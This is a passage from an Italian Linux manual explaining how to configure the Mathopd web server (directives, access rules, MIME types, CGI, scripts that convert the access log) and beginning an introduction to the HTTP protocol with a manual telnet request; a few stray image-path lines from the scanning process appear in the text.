
exit 0
```

40.2.2 Configurazione

Come già spiegato, non esiste una posizione prestabilita del file di configurazione, cosa che deve essere specificata obbligatoriamente attraverso la riga di comando. Tuttavia, una posizione abbastanza logica per collocare questa configurazione è costituita dal file ‘`/etc/mathopd.conf`’, a cui si fa riferimento in generale nel capitolo; inoltre la pagina di manuale che descrive la sintassi di questo file

dovrebbe essere *mathopd.conf(5)*.

Il file di configurazione è un file di testo in cui le righe bianche o vuote vengono ignorate, così come viene ignorato il testo di una riga che appare dopo il simbolo '**#**'. Le direttive possono essere «semplici», a indicare ognuna l'attribuzione di un valore a un certo parametro di funzionamento, oppure possono essere dei blocchi di direttive. Un blocco, a sua volta, può contenere sia direttive semplici, sia blocchi ulteriori:

```
nome   valore_attribuito
```

```
nome  {
        direttiva
        ...
}
```

Come si può intendere, il primo modello si riferisce a una direttiva semplice, mentre il secondo mostra la dichiarazione di un blocco. Naturalmente, le parentesi graffe del secondo modello sintattico servono a delimitare l'insieme di direttive contenute nel blocco, pertanto sono da intendersi in senso letterale.

Ci sono direttive semplici che possono stare da sole senza essere inserite in un blocco particolare, mentre nella maggior parte dei casi, queste direttive semplici hanno valore solo nel contesto di un blocco specifico. Tutto questo è comunque abbastanza intuitivo, pertanto si intende mostrare qui la configurazione solo attraverso degli esempi; per approfondire la questione si deve leggere la pagina di manuale *mathopd.conf(5)*.

```
1  Umask 026
2
3  Tuning {
4          NumConnections 64
5          BufSize 12288
6          InputBufSize 2048
7          ScriptBufSize 4096
8          NumHeaders 100
9          Timeout 240
10         ScriptTimeout 120
11 }
12
13 User www-data
14 StayRoot Off
15
16 PIDFile /var/run/mathopd.pid
17 Log /var/log/mathopd/access.log
18 ErrorLog /var/log/mathopd/error.log
19
20 Control {
21         ScriptUser nobody
22         ChildLog /var/log/mathopd/child.log
23         Types {
24                 text/html { html htm }
25                 text/plain { txt }
26                 image/gif { gif }
27                 image/jpeg { jpg }
28                 image/png { png }
29                 text/css { css }
30                 audio/midi { mid midi kar }
31                 application/octet-stream { * }
32         }
33         External {
34                 /usr/bin/php { php }
```

```
35          }
36          IndexNames { index.html index.htm }
37  }
38
39  Server {
40          Port 80
41          Address 0.0.0.0
42          Virtual {
43                  AnyHost
44                  Control {
45                          Alias /
46                          Location /var/www
47                          Access {
48                                  Allow 0/0
49                          }
50                  }
51                  Control {
52                          Alias /cgi-bin
53                          Location /usr/lib/cgi-bin
54                          Specials {
55                                  CGI { * }
56                          }
57                          Access {
58                                  Allow 0/0
59                          }
60                  }
61                  Control {
62                          Alias /~
63                          Location public_html
64                          UserDirectory On
65                          RunScriptsAsOwner On
66                          Access {
67                                  Allow 0/0
68                          }
```

```
69                      }
70                      Control {
71                              Alias /~root
72                              Location /nosuchdirectory
73                              Access {
74                                      Deny 0/0
75                                      Allow 127.0.0.1/32
76                              }
77                      }
78                      Control {
79                              Alias /doc
80                              Location /usr/share/doc
81                              Access {
82                                      Deny 0/0
83                                      Allow 127.0.0.1/32
84                              }
85                      }
86                      Control {
87                              Alias /dwww
88                              Location /var/lib/dwww/html
89                              Access {
90                                      Deny 0/0
91                                      Allow 127.0.0.1/32
92                              }
93                      }
94              }
95      }
```

L'esempio appena mostrato riguarda una situazione abbastanza comune, dove si gestisce un solo dominio virtuale e il materiale pubblicato è generalmente disponibile a tutti. Per maggiore comodità, l'esempio viene sezionato durante la sua descrizione.

```
1       Umask 026
```

Questa direttiva iniziale, che non è racchiusa in alcun gruppo, dichiara la maschera dei permessi che si vuole sia usata per i file che Mathopd va a creare. In questo caso, viene tolto il permesso di scrittura al gruppo (2_8) e vengono tolti i permessi di lettura e scrittura agli utenti che non sono né il proprietario del file, né gli utenti del gruppo a cui questo è associato (6_8). In pratica, sapendo che non può entrare in gioco il permesso di esecuzione, il proprietario può leggere e modificare i file, mentre il gruppo può solo leggere.

```
3   Tuning {
4           NumConnections 64
5           BufSize 12288
6           InputBufSize 2048
7           ScriptBufSize 4096
8           NumHeaders 100
9           Timeout 240
10          ScriptTimeout 120
11  }
```

Il raggruppamento denominato '**Tuning**' consente di inserire alcune direttive che regolano il funzionamento generale. Il significato di queste può risultare abbastanza intuitivo; in particolare viene definito il numero massimo di connessioni simultanee (in questo caso sono 64) e la scadenza, sia per le connessioni, sia per l'esecuzione di un programma CGI (nell'esempio, le connessioni scadono dopo 240 s, mentre i programmi CGI devono concludersi entro 120 s).

Sulla base dei valori assegnati a queste direttive, è possibile calcolare la quantità di memoria utilizzata da Mathopd:

$$NumConnections \cdot BufSize + InputBufSize + 2 \cdot ScriptBufSize$$

```
13  User www-data
```

Quando Mathopd viene avviato con i privilegi dell'utente '**root**', si deve utilizzare questa direttiva per fare in modo che, subito dopo l'avvio, il programma servente passi ai privilegi dell'utente indicato. In questo modo, tra le altre cose, i file che Mathopd utilizza devono essere accessibili a tale utente. Questo problema vale sia per i documenti da pubblicare, sia per i programmi da eseguire, sia per i file delle registrazioni. Il gruppo non viene specificato e questo dipende dal tipo di adattamento particolare di Mathopd (in un sistema GNU dovrebbe trattarsi del gruppo abbinato naturalmente all'utente indicato).

```
14  StayRoot Off
```

Questa direttiva, se attiva, fa sì che alcune funzioni di Mathopd vengano eseguite con i privilegi dell'utente '**root**', nonostante sia usata la direttiva '**User**'. In certi casi, ciò può essere utile, ma in generale è meglio evitare questo.

```
16  PIDFile /var/run/mathopd.pid
17  Log /var/log/mathopd/access.log
18  ErrorLog /var/log/mathopd/error.log
```

Queste direttive permettono di stabilire la collocazione dei file usati per annotare il numero PID del programma servente e per i file delle registrazioni.

```
20  Control {
21          ScriptUser nobody
22          ChildLog /var/log/mathopd/child.log
```

Il gruppo '**Control**' serve a raggruppare delle direttive che controllano il comportamento del servente. Quando il gruppo si trova in un contesto generale (al di fuori di qualunque altro blocco), le direttive valgono per ogni situazione, salva la possibilità di ridefinire i

parametri in contesti più specifici.

All'inizio del gruppo '**Control**' si vedono due direttive; la prima dichiara con quali privilegi debbano essere eseguiti i programmi CGI, ma per funzionare è necessario che la direttiva '**StayRoot**' sia attiva; pertanto, in questo caso la richiesta di eseguire i programmi CGI con i privilegi dell'utente '**nobody**' non può essere soddisfatta. La seconda direttiva che si vede dichiara un file nel quale annotare quanto emesso attraverso lo standard error dai programmi CGI. In mancanza di questa direttiva, tali messaggi vengono perduti (la parola *child* fa riferimento al fatto che i programmi CGI sono processi elaborativi discendenti da quello del servente).

```
23          Types {
24                  text/html { html htm }
25                  text/plain { txt }
26                  image/gif { gif }
27                  image/jpeg { jpg }
28                  image/png { png }
29                  text/css { css }
30                  audio/midi { mid midi kar }
31                  application/octet-stream { * }
32          }
```

Il gruppo '**Types**' è necessario per dichiarare i tipi di file in base all'estensione. Come si può vedere, i file HTML vengono riconosciuti in base all'estensione '**html**' o anche solo '**htm**'. L'ultima direttiva di questo gruppo deve indicare un tipo adatto a descrivere i file che hanno estensioni differenti da quelle previste espressamente (l'asterisco serve a indicare qualunque estensione). Purtroppo, questo è un limite importante di Mathopd, non essendo in grado di individuare i file di testo senza estensione, a meno di usare tale dichiarazione per

ultima. Per la precisione, l'estensione indicata non implica automaticamente la presenza di un punto, pertanto, può essere più corretto aggiungere questo punto nell'estensione stessa. A titolo di esempio, l'elenco dei tipi potrebbe essere esteso come nell'estratto seguente:

```
Types {
    application/ogg                          { .ogg }
    application/pdf                          { .pdf }
    application/postscript                   { .ps .ai .eps }
    application/rtf                          { .rtf }
    application/xhtml+xml                    { .xht .xhtml }
    application/zip                          { .zip }
    application/x-cpio                       { .cpio }
    application/x-debian-package             { .deb }
    application/x-dvi                        { .dvi }
    application/x-gtar                       { .gtar .tgz .taz }
    application/x-redhat-package-manager     { .rpm }
    application/x-tar                        { .tar }
    audio/midi                               { .mid .midi .kar }
    audio/mpeg                               { .mpga .mpega
                                               .mp2 .mp3 .m4a }
    audio/x-mpegurl                          { .m3u }
    audio/x-wav                              { .wav }
    image/gif                                { .gif }
    image/jpeg                               { .jpeg .jpg .jpe }
    image/pcx                                { .pcx }
    image/png                                { .png }
    image/tiff                               { .tiff .tif }
    text/css                                 { .css }
    text/html                                { .htm .html .shtml }
    text/plain                               { .asc .txt .text
                                               .diff .pot
                                               readme README
                                               LEGGIMI
                                               COPYRIGHT
                                               COPYING }
    text/rtf                                 { .rtf }
```

```
    text/xml                                { .xml .xsl }
    video/fli                               { .fli }
    video/mpeg                              { .mpeg .mpg .mpe .mp4 }
    video/quicktime                         { .qt .mov }
    video/x-ms-asf                          { .asf .asx }
    video/x-msvideo                         { .avi }


    application/octet-stream                { * }
}
```

Evidentemente, date le caratteristiche di Mathopd, conviene estendere questo elenco solo quando si presenta la necessità, in base ai contenuti dei documenti pubblicati.

```
33          External {
34                  /usr/bin/php { php }
35          }
```

Il gruppo '**`External`**' serve a delimitare delle direttive che dichiarano l'uso di un programma interprete per eseguire i file con le estensioni indicate. In questo caso, quando si incontra un file con estensione '`php`', questo viene eseguito attraverso il programma '`/usr/bin/php`'. Come già per le direttive del gruppo '**`Types`**', può essere più conveniente aggiungere il punto che precede l'estensione, come nell'esempio seguente dove però vengono aggiunte altre estensioni equivalenti:

```
        External {
                /usr/bin/php    { .php .phtml .pht }
        }
```

Si osservi che per quanto riguarda gli script che hanno i permessi per essere eseguibili, si attivano attraverso un'altra direttiva nel

gruppo '**Specials**', come nell'esempio successivo, che suppone si inserisca all'interno del gruppo '**Control**' principale:

```
        Specials {
                CGI             { .cgi .sh .pl }
        }
```

Come si può intuire, in questo esempio si intenderebbe dichiarare come programmi esterni i file che terminano per '`.cgi`', '`.sh`' e '**`.pl`**'. Nell'esempio complessivo questo caso è stato escluso, per dichiarare piuttosto l'uso del gruppo '**Special**' nell'ambito di un percorso specifico.

```
36          IndexNames { index.html index.htm }
```

Questa direttiva dichiara quali file usare come indici delle directory.

```
39  Server {
40          Port 80
41          Address 0.0.0.0
```

Il gruppo '**Server**' contiene direttive riferite a un servente HTTP in ascolto in una certa porta, per tutti o solo per un certo indirizzo IP. Nell'esempio si attiva un servente in ascolto della porta 80, il quale accetta connessioni da qualunque indirizzo IPv4.

```
42          Virtual {
43                  AnyHost
```

Il gruppo '**Virtual**' serve a delimitare un insieme di direttive relativo a un certo dominio virtuale. In questo caso, con la direttiva '**AnyHost**' si specifica che il gruppo riguarda qualunque dominio che non sia stato individuato in modo più dettagliato.

```
44                      Control {
45                              Alias /
46                              Location /var/www
47                              Access {
48                                      Allow 0/0
49                              }
50                      }
```

All'interno dei gruppi '**`Virtual`**' si indicano dei gruppi '**`Control`**' per individuare dei percorsi, a cui associare dei comportamenti. In questo caso, si dichiara il percorso iniziale del dominio, che corrisponde nel file system alla directory '`/var/www/`'. Come si può intuire, nel gruppo '**`Access`**' viene concesso espressamente l'accesso da qualunque indirizzo.

```
51                      Control {
52                              Alias /cgi-bin
53                              Location /usr/lib/cgi-bin
54                              Specials {
55                                      CGI { * }
56                              }
57                              Access {
58                                      Allow 0/0
59                              }
60                      }
```

Il gruppo '**`Control`**' successivo nell'esempio iniziale, ha lo scopo di associare il percorso ***dominio*/cgi-bin/** alla directory locale '`/usr/lib/cgi-bin/`', specificando che ogni file contenuto al suo interno è da intendere un programma CGI. Anche in questo caso viene concesso l'accesso a chiunque.

```
61                      Control {
62                              Alias /~
63                              Location public_html
64                              UserDirectory On
65                              RunScriptsAsOwner On
66                              Access {
67                                      Allow 0/0
68                              }
69                      }
70                      Control {
71                              Alias /~root
72                              Location /nosuchdirectory
73                              Access {
74                                      Deny 0/0
75                                      Allow 127.0.0.1/32
76                              }
77                      }
```

Qui si dichiara l'accessibilità alla directory personale di ogni utente. Come si fa normalmente, gli accessi riguardano precisamente la directory '`~/public_html/`' e ciò che questa contiene. Teoricamente, in base alla direttiva '**`RunScriptsAsOwner`**', che risulta attiva, i programmi CGI contenuti all'interno della gerarchia degli utenti, dovrebbero essere eseguiti con i privilegi degli utenti stessi. In pratica, dal momento che in precedenza il parametro associato alla direttiva '**`StayRoot`**' è stato disattivato, l'attivazione di '**`RunScriptsAsOwner`**' diventa priva di significato.

Per evitare di trattare nello stesso modo anche l'utente '**`root`**', viene dichiarato un gruppo apposito, dove il percorso *http://**nodo**/~root/* viene associato deliberatamente a una directory inesistente, per garantire che non vi si possa accedere. Sotto, con il gruppo '**`Access`**'

viene escluso ogni accesso, salvo all'elaboratore locale, ma per il motivo appena descritto risulta ugualmente inaccessibile.

```
78                  Control {
79                          Alias /doc
80                          Location /usr/share/doc
81                          Access {
82                                  Deny 0/0
83                                  Allow 127.0.0.1/32
84                          }
85                  }
86                  Control {
87                          Alias /dwww
88                          Location /var/lib/dwww/html
89                          Access {
90                                  Deny 0/0
91                                  Allow 127.0.0.1/32
92                          }
93                  }
```

Infine, vengono previsti altri percorsi a directory contenenti della documentazione. A questi percorsi viene impedito l'accesso a tutti, escluso l'elaboratore locale.

Per dichiarare dei domini virtuali, si potrebbe continuare con altri gruppi '**`Virtual`**' che iniziano con una o più direttive '**`Host`**', come nell'esempio seguente:

```
        Virtual {
                Host brot.dg
                Host www.brot.dg
                Control {
                        Alias /
                        Location /home/MIRROR/brot
                }
```

```
                Control {
                        Alias /cgi-bin
                        Location /nosuchdirectory
                        Access {
                                Deny 0/0
                        }
                }
                Control {
                        Alias /~
                        Location /nosuchdirectory
                        Access {
                                Deny 0/0
                        }
                }
                Control {
                        Alias /~root
                        Location /nosuchdirectory
                        Access {
                                Deny 0/0
                        }
                }
        }
```

40.2.3 Indici delle directory

Purtroppo, Mathopd non consente di visualizzare il contenuto di un percorso nel quale non è stato previsto un indice. Tuttavia, se si dispone di un programma CGI che genera l'indice, è possibile collocare tale programma in ogni directory priva di un altro indice e abilitarne l'uso nella configurazione:

```
Control {
        ScriptUser nobody
```

```
        ChildLog /var/log/mathopd/child.log
        Types {
                …
        }
        Specials {
                CGI { dir_cgi }
        }
        IndexNames { index.html index.htm dir_cgi }
}
```

Come si vede, nel gruppo '**Control**' più esterno si può inserire un gruppo '**Specials**' allo scopo di dichiarare «l'estensione» '`dir_php`' come programma CGI, mettendo lo stesso nome nell'elenco dei file indice.

In pratica, non si tratta di un'estensione, ma del nome del file completo: se al posto del file '`index.html`', o '`index.htm`', c'è il programma '**dir_cgi**', questo viene eseguito.

Il nome '**dir_cgi**' non è casuale, in quanto si tratta di un esempio diffuso dallo stesso autore di Mathopd (una copia di questo programma in forma sorgente, dovrebbe essere disponibile anche qui: *allegati/dir_cgi.c*).

Un risultato simile si può ottenere con il programma *allegati/index-html.cgi* che è scritto in Perl.

40.2.4 Registro degli accessi

Il formato usato da Mathopd per annotare gli accessi nel file '`/var/log/mathopd/access.log`', o comunque nel file equivalente stabilito in base alla configurazione, non è standard. Nella configurazio-

ne si può intervenire con una serie di direttive racchiuse nel gruppo '**LogFormat**':

```
LogFormat {
        Ctime
        RemoteUser
        RemoteAddress
        RemotePort
        ServerName
        Method
        URI
        Status
        ContentLength
        Referer
        UserAgent
        BytesRead
        BytesWritten
}
```

Quello che si ottiene è un file di testo, contenente delle righe, una per ogni richiesta giunta al servente, in cui le varie informazioni sono separate da un carattere di tabulazione orizzontale (<*HT*>). L'esempio mostrato sopra nell'uso del gruppo '**LogFormat**', rappresenta la sequenza dei campi predefiniti; tuttavia, anche cambiando la disposizione di questi campi, non si può ottenere il formato CLF (*Common log format*) e tanto meno quello combinato (sezione 40.7). Per disporre di un formato standard, è necessari rielaborare il file con un programma realizzato appositamente, pertanto è perfettamente inutile modificare la disposizione dei campi nella configurazione di Mathopd.

Nei punti di distribuzione di Mathopd potrebbero essere disponibili due script alternativi, che in qualche modo dovrebbero generare un

formato combinato da un file di registrazione degli accessi predefinito. Il primo di questi è uno script AWK (una copia di questo script dovrebbe essere disponibile anche qui: *allegati/mattoclf.awk*):

```
#!/usr/bin/awk -f
BEGIN {
        FS="\t"
}
NF >= 11 && $5 ~ "^[-._[:alnum:]]+$" {
        split($1, date, " ")
        printf "%s - - [%02d/%s/%s:%s +0000] \"%s %s HTTP/1.0\" %d %d \"%s\" \"%s\"\n",
            $3, date[3], date[2], date[5], date[4], $6, $7, $8, $9, $10, $11 > $5
}
```

Questo script attende dallo standard input il contenuto del registro degli accessi e genera tanti file quanti sono i domini virtuali. Ognuno di questi file, ha il nome del dominio virtuale relativo.

Questo programma sarebbe perfetto, se non fosse che, quando manca l'informazione del dominio virtuale (pertanto appare in quella posizione un trattino), si blocca, perché non può creare il file '–'.

Un altro script, questa volta in Perl, fa un lavoro simile, ma senza distinguere tra i domini virtuali (una copia di questo script dovrebbe essere disponibile anche qui: *allegati/mattoclf.pl*):

```
#!/usr/bin/perl



while(<STDIN>) {
        my(@x) = split(/\t/);
        my $date = shift @x;
        my @date = split(/\s+/, $date);
        if ($x[8] eq '-') {
                $x[8] = '';
        }
        printf "%s - - [%02d/%s/%s:%s +0000] \"%s %s HTTP/1.0\" %d %d \"%s\" \"%s\"\n",
                $x[1], $date[2], $date[1], $date[4], $date[3], $x[4], $x[5], $x[6],
                $x[7], $x[8], $x[9];
}
```

Data la mancanza di un programma soddisfacente nella distribuzione di Mathopd, viene proposto qui un programma Perl differente, più completo, che genera un risultato equivalente a quello del programma AWK già apparso sopra, ma senza incepparsi quando manca il nome del dominio virtuale: *allegati/mathopd_to_clf* .

40.3 Protocollo HTTP

«

Il funzionamento del protocollo HTTP è molto semplice. L'utilizzo di un servizio HTTP si compone di una serie di transazioni, ognuna delle quali si articola in queste fasi:

1. apertura della connessione;
2. invio da parte del cliente di una richiesta;
3. risposta da parte del servente;
4. chiusura della connessione.

In questo modo, il programma servente non deve tenere traccia delle transazioni che iniziano e finiscono ogni volta che un utente compie un'azione attraverso il suo programma cliente.

La richiesta inviata dal programma cliente deve contenere il metodo (i più comuni sono '**GET**' e '**POST**'), l'indicazione della risorsa cui si vuole accedere, la versione del protocollo ed eventualmente l'indicazione dei tipi di dati che possono essere gestiti dal programma cliente (si parla in questi casi di tipi MIME). Naturalmente sono possibili richieste più ricche di informazioni.

Tabella 40.31. Alcuni metodi di comunicazione per le richieste di un programma cliente.

Nome	Descrizione
`GET`	Recupera l'informazione identificata dall'URI specificato.
`HEAD`	Recupera le informazioni sul documento, senza ottenere il documento in allegato.
`PUT`	Richiede che l'informazione sia memorizzata nell'URI specificato.
`POST`	Fornisce al servente HTTP dei dati aggiuntivi in riferimento all'URI specificato.
`DELETE`	Richiede di eliminare la risorsa specificata.
`LINK`	Stabilisce una collegamento con la risorsa indicata.
`UNLINK`	Elimina un collegamento tra risorse.

La risposta del servente HTTP è costituita da un'intestazione che, tra le altre cose, specifica il modo in cui l'informazione allegata deve essere interpretata. È importante comprendere subito che l'intestazione viene staccata dall'inizio dell'informazione allegata attraverso un riga vuota, composta dalla sequenza *<CR><LF>*.

40.3.1 Analisi di una connessione HTTP

«

Per comprendere in pratica il funzionamento di una connessione HTTP, si può utilizzare il programma '**telnet**' al posto di un navigatore normale. Si suppone di poter accedere al nodo *www.brot.dg* nel quale è stato installato un servente HTTP con successo. Dal servente viene prelevato il file '`index.html`' che si trova all'interno della directory principale del servizio, ovvero da *document root*.

```
$ telnet www.brot.dg http[Invio]
```

Il programma '**telnet**' risponde e si mette in attesa di ricevere il messaggio da inviare al servente:

```
Trying 192.168.1.1...
Connected to www.brot.dg.
Escape character is '^]'.
```

Si deve iniziare a scrivere, cominciando con una riga contenente il metodo, la risorsa e la versione del protocollo, continuando con una riga contenente le possibilità di visualizzazione del cliente (i tipi MIME).

```
GET /index.html HTTP/1.0[Invio]

Accept: text/html[Invio]

